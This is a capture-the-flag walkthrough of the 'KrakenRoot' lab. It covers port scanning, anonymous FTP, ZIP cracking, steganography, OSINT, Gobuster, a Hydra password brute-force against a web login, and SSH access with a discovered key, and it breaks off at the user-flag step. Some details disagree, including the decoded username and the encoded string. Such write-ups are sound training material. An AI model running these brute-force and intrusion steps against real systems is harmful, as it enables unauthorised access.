

KrakenRoot

CTF Walkthrough

INTRODUCTION


This document describes the walkthrough of the KrakenRoot Capture The Flag (CTF) challenge. The challenge focuses on multiple cybersecurity concepts including network enumeration, steganography, OSINT investigation, web exploitation, password cracking, and Linux privilege escalation.

ENUMERATION

Enumeration is the process of gathering information about the target system to identify open ports, services, and potential entry points. In this challenge, an Nmap scan was performed to discover the services running on the target machine.

Command:

```
nmap -sC -sV -p- <target-ip>
```

A screenshot of a terminal window on a Kali Linux system. The prompt is '(kali@kali)-[~/Downloads]'. The user has run the command '\$ nmap -A 10.49.170.132'. The output shows the Nmap scan report for 10.49.170.132, indicating it is up with a latency of 0.039s. It shows 997 closed TCP ports and 3 open ports: 21/tcp (ftp), 22/tcp (ssh), and 80/tcp (http). The FTP service is identified as vsftpd 3.0.5. The SSH service is identified as OpenSSH 9.6p1 Ubuntu 3ubuntu13.14. The HTTP service is identified as Apache httpd 2.4.58 ((Ubuntu)). The terminal output is as follows:

```
-(kali@kali)-[~/Downloads]
-$ nmap -A 10.49.170.132
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-11 02:47 +0530
Nmap scan report for 10.49.170.132
Host is up (0.039s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
ftp-syst:
  STAT:
  FTP server status:
    Connected to ::ffff:192.168.161.23
    Logged in as ftp
    TYPE: ASCII
    No session bandwidth limit
    Session timeout in seconds is 300
    Control connection is plain text
    Data connections will be plain text
    At session startup, client count was 4
    vsFTPD 3.0.5 - secure, fast, stable
-End of status
ftp-anon: Anonymous FTP login allowed (FTP code 230)
-rw-r--r--  1 0          0          147851 Feb 18 09:36 flying_dutchman.zip
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  256 1f:fc:10:34:92:13:77:f6:b2:3e:2e:d5:89:f8:71:eb (ECDSA)
  256 8b:5c:38:88:ca:65:44:c1:8d:82:48:5e:ab:0d:b2:3d (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
_http-server-header: Apache/2.4.58 (Ubuntu)
_http-title: The Last Voyage
```

Figure 1: Nmap Scan Results

The Nmap scan revealed several open ports on the target system. The important services discovered were:

- Port 21 – FTP
- Port 22 – SSH
- Port 80 – HTTP

The FTP service allowed anonymous login, which became the initial entry point for further investigation.

FTP ENUMERATION

After identifying that FTP service was running on port 21, an attempt was made to connect to the FTP server. The server allowed anonymous login, which provided access to the FTP directory contents.

Command:

```
ftp 10.49.170.132
```

```
[kali@kali]~/Downloads
$ ftp 10.49.170.132
Connected to 10.49.170.132.
220 (vsFTPd 3.0.5)
Name (10.49.170.132:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||29935|)
150 Here comes the directory listing.
-rw-r--r-- 1 0 0 147851 Feb 18 09:36 flying_dutchman.zip
226 Directory send OK.
ftp> ls -la
229 Entering Extended Passive Mode (|||42464|)
150 Here comes the directory listing.
dr-xr-xr-x 2 65534 65534 4096 Feb 18 09:41 .
dr-xr-xr-x 2 65534 65534 4096 Feb 18 09:41 ..
-rw-r--r-- 1 0 0 174771 Feb 18 09:41 .pearl.txt
-rw-r--r-- 1 0 0 147851 Feb 18 09:36 flying_dutchman.zip
226 Directory send OK.
ftp> get flying_dutchman.zip
local: flying_dutchman.zip remote: flying_dutchman.zip
229 Entering Extended Passive Mode (|||53612|)
150 Opening BINARY mode data connection for flying_dutchman.zip (147851 bytes).
100% |*****| 144 KiB 1.16 MiB/s 00:00 ETA
226 Transfer complete.
147851 bytes received in 00:00 (891.59 KiB/s)
ftp> get .pearl.txt
local: .pearl.txt remote: .pearl.txt
229 Entering Extended Passive Mode (|||39418|)
150 Opening BINARY mode data connection for .pearl.txt (174771 bytes).
100% |*****| 170 KiB 1.38 MiB/s 00:00 ETA
226 Transfer complete.
174771 bytes received in 00:00 (1.05 MiB/s)
ftp>
```

Figure 2: FTP Anonymous Login and File Listing

The FTP login was successful using the username "anonymous". Listing the directory revealed a file named `flying_dutchman.zip`. Further inspection using the `ls -la` command revealed a hidden file named `.pearl.txt`. Both files were downloaded from the FTP server using the `get` command for further analysis.


ZIP FILE ANALYSIS

After downloading the file flying_dutchman.zip from the FTP server, further analysis was performed to extract its contents.

Since the ZIP archive was password protected, the fcrackzip tool was used along with the .pearl.txt wordlist to recover the password.

Command:

```
fcrackzip -v -u -D -p .pearl.txt flying_dutchman.zip
```



```
(kali㉿kali)-[~/Downloads]
└─$ fcrackzip -v -u -D -p .pearl.txt flying_dutchman.zip
found file '8Eps02.jpg', (size cp/uc 37305/ 37585, flags 9, chk 18a2)
found file 'Pirates-of-the-Caribbean-movies-in-order-550x309.jpg', (size cp/uc 24120/ 24273, flags 9, chk 94a2)
found file 'poc.jpg', (size cp/uc 85834/ 85946, flags 9, chk 96e1)

PASSWORD FOUND!!!!: pw = T0rtug4!Gh05tSh1p#X9
```

Figure 3: ZIP Password Cracking using fcrackzip

The password for the archive was successfully recovered.

After extracting the archive, three image files were discovered:


- 8Eps02.jpg
- Pirates-of-the-Caribbean-movies-in-order-550x309.jpg
- poc.jpg

STEGANOGRAPHY

After examining the extracted images, further analysis was performed to check for hidden data. The poc.jpg image was analyzed using the steghide tool to extract hidden content.

Command:

```
steghide extract -sf poc.jpg
```

A terminal window screenshot showing the execution of the steghide command. The prompt is (kali@kali)-[~/Downloads]. The command \$ steghide extract -sf poc.jpg is entered. The output shows 'Enter passphrase:' followed by a blank line, then 'the file "medium.txt" does already exist. overwrite ? (y/n) y', and finally 'wrote extracted data to "medium.txt".'. A second prompt shows the command \$ cat medium.txt, with the output being a Medium article link: https://medium.com/@jsparrow1708/bit%C3%A1cora-de-un-capit%C3%A1n-d32ca33d136e.

```
(kali@kali)-[~/Downloads]
$ steghide extract -sf poc.jpg
Enter passphrase:
the file "medium.txt" does already exist. overwrite ? (y/n) y
wrote extracted data to "medium.txt".

(kali@kali)-[~/Downloads]
$ cat medium.txt
https://medium.com/@jsparrow1708/bit%C3%A1cora-de-un-capit%C3%A1n-d32ca33d136e
```

Figure 4: Extracting Hidden Data using Steghide

The steghide extraction process revealed a hidden file named medium.txt. The contents of this file contained a Medium article link, which provided further clues for the next stage of the challenge.

OSINT INVESTIGATION

The Medium article extracted from the steganography stage was written in a foreign language. However, further investigation of the comment section revealed several hints related to the challenge.

One of the comments mentioned that the treasure was related to GitHub. Observing the article author name, "blackperlhunchin", it was suspected that the same username might exist on GitHub.




Figure 5: Medium Article and Comment Section

Searching for the username "blackperlhunchin" on GitHub revealed a GitHub profile with the same name. The profile contained a repository named "pirate-code", which appeared to contain files related to enumeration.




Figure 6: GitHub Profile of blackperlhunchin

Inside the repository, a custom wordlist was discovered.

This wordlist was later used with Gobuster to perform directory enumeration on the web application.

WEB ENUMERATION

After discovering the GitHub repository during the OSINT investigation stage, a custom wordlist named `captains_logbook.txt` was obtained. This wordlist was used to perform directory enumeration against the web server running on the target machine.

Command:

```
gobuster dir -u http://10.49.170.132 -w captains_logbook.txt
```

```
(kali㉿kali)-[~/Downloads]
└─$ gobuster dir -u http://10.49.170.132 -w captains_logbook.txt

Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:                http://10.49.170.132
[+] Method:             GET
[+] Threads:            10
[+] Wordlist:            captains_logbook.txt
[+] Negative Status codes: 404
[+] User Agent:          gobuster/3.8.2
[+] Timeout:            10s

Starting gobuster in directory enumeration mode

dead-DAVY-chest      (Status: 200) [Size: 1860]
SPARROW-no-way-home (Status: 200) [Size: 4355]
sunken-GOLD-compass (Status: 200) [Size: 2278]
SPARROW-survival    (Status: 302) [Size: 0] [→ dead-DAVY-chest]
Progress: 10000 / 10000 (100.00%)

Finished
```

Figure 7: Directory Enumeration using Gobuster

The Gobuster scan revealed several hidden directories on the web server. The discovered directories included:

- dead-DAVY-chest
- SPARROW-no-way-home
- sunken-GOLD-compass
- SPARROW-survival

Further investigation of these directories revealed that two of them contained interactive game pages that were part of the challenge.

GAME ANALYSIS

During web enumeration, several directories containing interactive game pages were discovered. One of the directories contained a browser-based game that revealed a hidden directory after completion.

After accessing the newly discovered directory, another game page was found. However, this second game could not be completed normally. Therefore, the page source of the application was inspected to look for hidden clues.




Figure 8: First Game Revealing Hidden Directory

Upon examining the page source, a hidden span element was discovered containing an encoded string. The structure of the text suggested that the data was encoded multiple times, indicating that further decoding would be required to obtain useful information.

```
← → ↻ 🏠 Not Secure view-source:http://10.49.170.132/b3r3th3n_c0urt_l0ck
OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB
31
32 .player{
33     background-image:url("ship.png");
34     background-size:cover;
35     background-position:center;
36 }
37
38 .exit{
39     background-image:url("treasure.png");
40     background-size:cover;
41     background-position:center;
42 }
43
44 button{
45     padding:10px;
46     margin:5px;
47     font-size:14px;
48     cursor:pointer;
49     background:#222;
50     color:white;
51     border:none;
52 }
53
54 button:hover{
55     background:#444;
56 }
57 </style>
58
59 <span style="color:white; display:none;">
60 PJRGEYLYZ0Z2HKZ3GPBZHS4THMJQSGJBD
61 Start here:
62 }cnyvs_fubc_zrnir_ryvirq{
63 </span>
64
65 </head>
66
67 <body>
68
69 <h2>PHANTOM FLOOR – Pirate Edition</h2>
70
71
72 <div id="arena"></div>
73
74 <br>
75 <button onclick="go('u')">UP</button><br>
76 <button onclick="go('l')">LEFT</button>
77 <button onclick="go('r')">RIGHT</button><br>
78 <button onclick="go('d')">DOWN</button>
79
80 <p id="msg"></p>
81
82 <audio id="move">
```

Figure 9: Encoded String Found in Page Source

USERNAME DISCOVERY

During the inspection of the page source in the previous section, a hidden encoded string was discovered. The structure of the text suggested that it was encoded multiple times.

Further analysis revealed that the first encoding method used was Base32. The encoded string was decoded using a Base32 decoding tool.

Base32 Decoding

Encoded String:

PJRGEYLYOZ2HKZ3GPBZHS4THMJQSGJBD




Figure 10: Base32 Decoding of Hidden String

After decoding the Base32 encoded string, the output appeared to be another encoded text rather than readable information. This indicated that the string was encoded multiple times.

ROT13 Decoding

Further analysis showed that the decoded text was encoded using the ROT13 cipher. The text was decoded again using a ROT13 decoder.




Figure 11: ROT13 Decoding Result

Final Result

After applying ROT13 decoding, the final plaintext revealed the username:

moonlightskeleton#\$#

This username was later used on the login page of the web application for further authentication attempts.


LOGIN BRUTE FORCE

After discovering the username through the decoding process, the next step was to authenticate to the login page discovered during web enumeration.

Since the password was unknown, a brute force attack was performed using the Hydra tool along with the rockyou.txt wordlist.

Command:

```
hydra -l moonlightskeleton$$$ -P /usr/share/wordlists/rockyou.txt 10.49.170.132 http-post-form "/sunken-GOLD-compass.php:username=^USER^&password=^PASS^:Invalid Username and Password"
```



```
(kali@kali) [~/Downloads]
$ hydra -l moonlightskeleton$$$ -P /usr/share/wordlists/rockyou.txt 10.49.170.132 http-form-post "/sunken-GOLD-compass.php:username=^USER^&password=^PASS^:Invalid Username and Password"
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-11 03:33:36
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-post-form://10.49.170.132:80/sunken-GOLD-compass.php:username=^USER^&password=^PASS^:Invalid Username and Password
[STATUS] 2254.00 tries/min, 2254 tries in 00:01h, 14342145 to do in 106:03h, 16 active
[STATUS] 2291.00 tries/min, 6873 tries in 00:03h, 14337526 to do in 104:19h, 16 active
[STATUS] 2004.00 tries/min, 14028 tries in 00:07h, 14330371 to do in 119:11h, 16 active
[STATUS] 2150.13 tries/min, 32252 tries in 00:15h, 14312147 to do in 110:57h, 16 active
[00][http-post-form] host: 10.49.170.132 login: moonlightskeleton$$$ password: milanesa
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-03-11 04:01:03
```

Figure 12: Password Brute Force using Hydra

The brute force attack successfully discovered the password for the user account. The valid credentials were identified as:

Username: moonlightskeleton\$\$\$

Password: milanesa

DASHBOARD ACCESS

After obtaining valid credentials from the brute force attack, the login page of the target web server was accessed using the discovered username and password.

Upon successful authentication, the dashboard page was displayed.




Figure 13: Dashboard Page Revealing the First Flag

After logging into the dashboard, an alert message appeared displaying the first flag of the challenge.

Reddit Link Discovery

The dashboard page contained a comic-style image related to pirate lore. While examining the page further and scrolling through the comic dialogue, a hidden Reddit link was discovered within the conversation text.

REDDIT INVESTIGATION

After discovering the Reddit link in the dashboard conversation, the link was opened to investigate the information shared in the discussion.

The Reddit thread contained several comments related to the pirate-themed challenge. One of the comments suggested that the treasure could not be obtained without the "key" located in the profile description.




Figure 14: Reddit Discussion Containing Investigation Clues

The Google Drive link was opened to investigate its contents. Inside the shared directory named "the hidden key", a file called idrsa.txt was found.

The file contained an SSH private key that could be used to authenticate to the target system.




Figure 16: Google Drive Directory Containing idrsa.txt


SSH ACCESS

During the Reddit investigation, the username "risingtrident21" was identified from the comment section of the discussion.

Combined with the SSH private key discovered in the Google Drive directory, these credentials were used to attempt SSH authentication to the target system.

Command:

```
sudo ssh risingtrident21@10.49.170.132 -i id_rsa
```



```
(kali㉿kali)-[~]
$ sudo ssh risingtrident21@10.49.170.132 -i id_rsa
The authenticity of host '10.49.170.132 (10.49.170.132)' can't be established.
ED25519 key fingerprint is: SHA256:RA8mT2qTMXWeEFM90Hbm50e8edzIo8UQ2k1RzcQgXq0
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:1: [hashed name]
  ~/.ssh/known_hosts:4: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.49.170.132' (ED25519) to the list of known hosts.
Welcome to Ubuntu 24.04.4 LTS (GNU/Linux 6.8.0-101-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/pro

System information as of Tue Mar 10 05:08:13 PM UTC 2026

System load:  0.0           Temperature:   -273.1 C
Usage of /:   52.3% of 11.21GB Processes:    120
Memory usage: 68%          Users logged in: 0
Swap usage:   0%           IPv4 address for eth0: 10.49.170.132

Expanded Security Maintenance for Applications is not enabled.

5 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Enable ESM Apps to receive additional future security updates.
See https://ubuntu.com/esm or run: sudo pro status

Last login: Fri Mar  6 08:52:15 2026 from 10.0.2.5
risingtrident21@ctf:~$
```

Figure 17: Successful SSH Login Using Private Key Authentication

USER FLAG

After gaining SSH access to the target system as the user risingtrident21, the contents of the home directory were examined.

